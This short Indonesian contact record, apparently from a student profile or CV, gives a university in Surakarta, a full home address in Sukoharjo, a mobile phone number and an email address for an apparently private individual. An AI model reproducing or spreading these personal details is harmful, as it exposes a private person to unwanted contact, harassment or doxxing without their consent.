Perguruan Tinggi : Universitas Muhammadiyah Surakarta
Alamat Rumah : Blimbing RT 02/ RW 06 Luwang, Gatak , Sukoharjo. 57557
No. HP : +6285725685685
Email : andhieg@gmail.com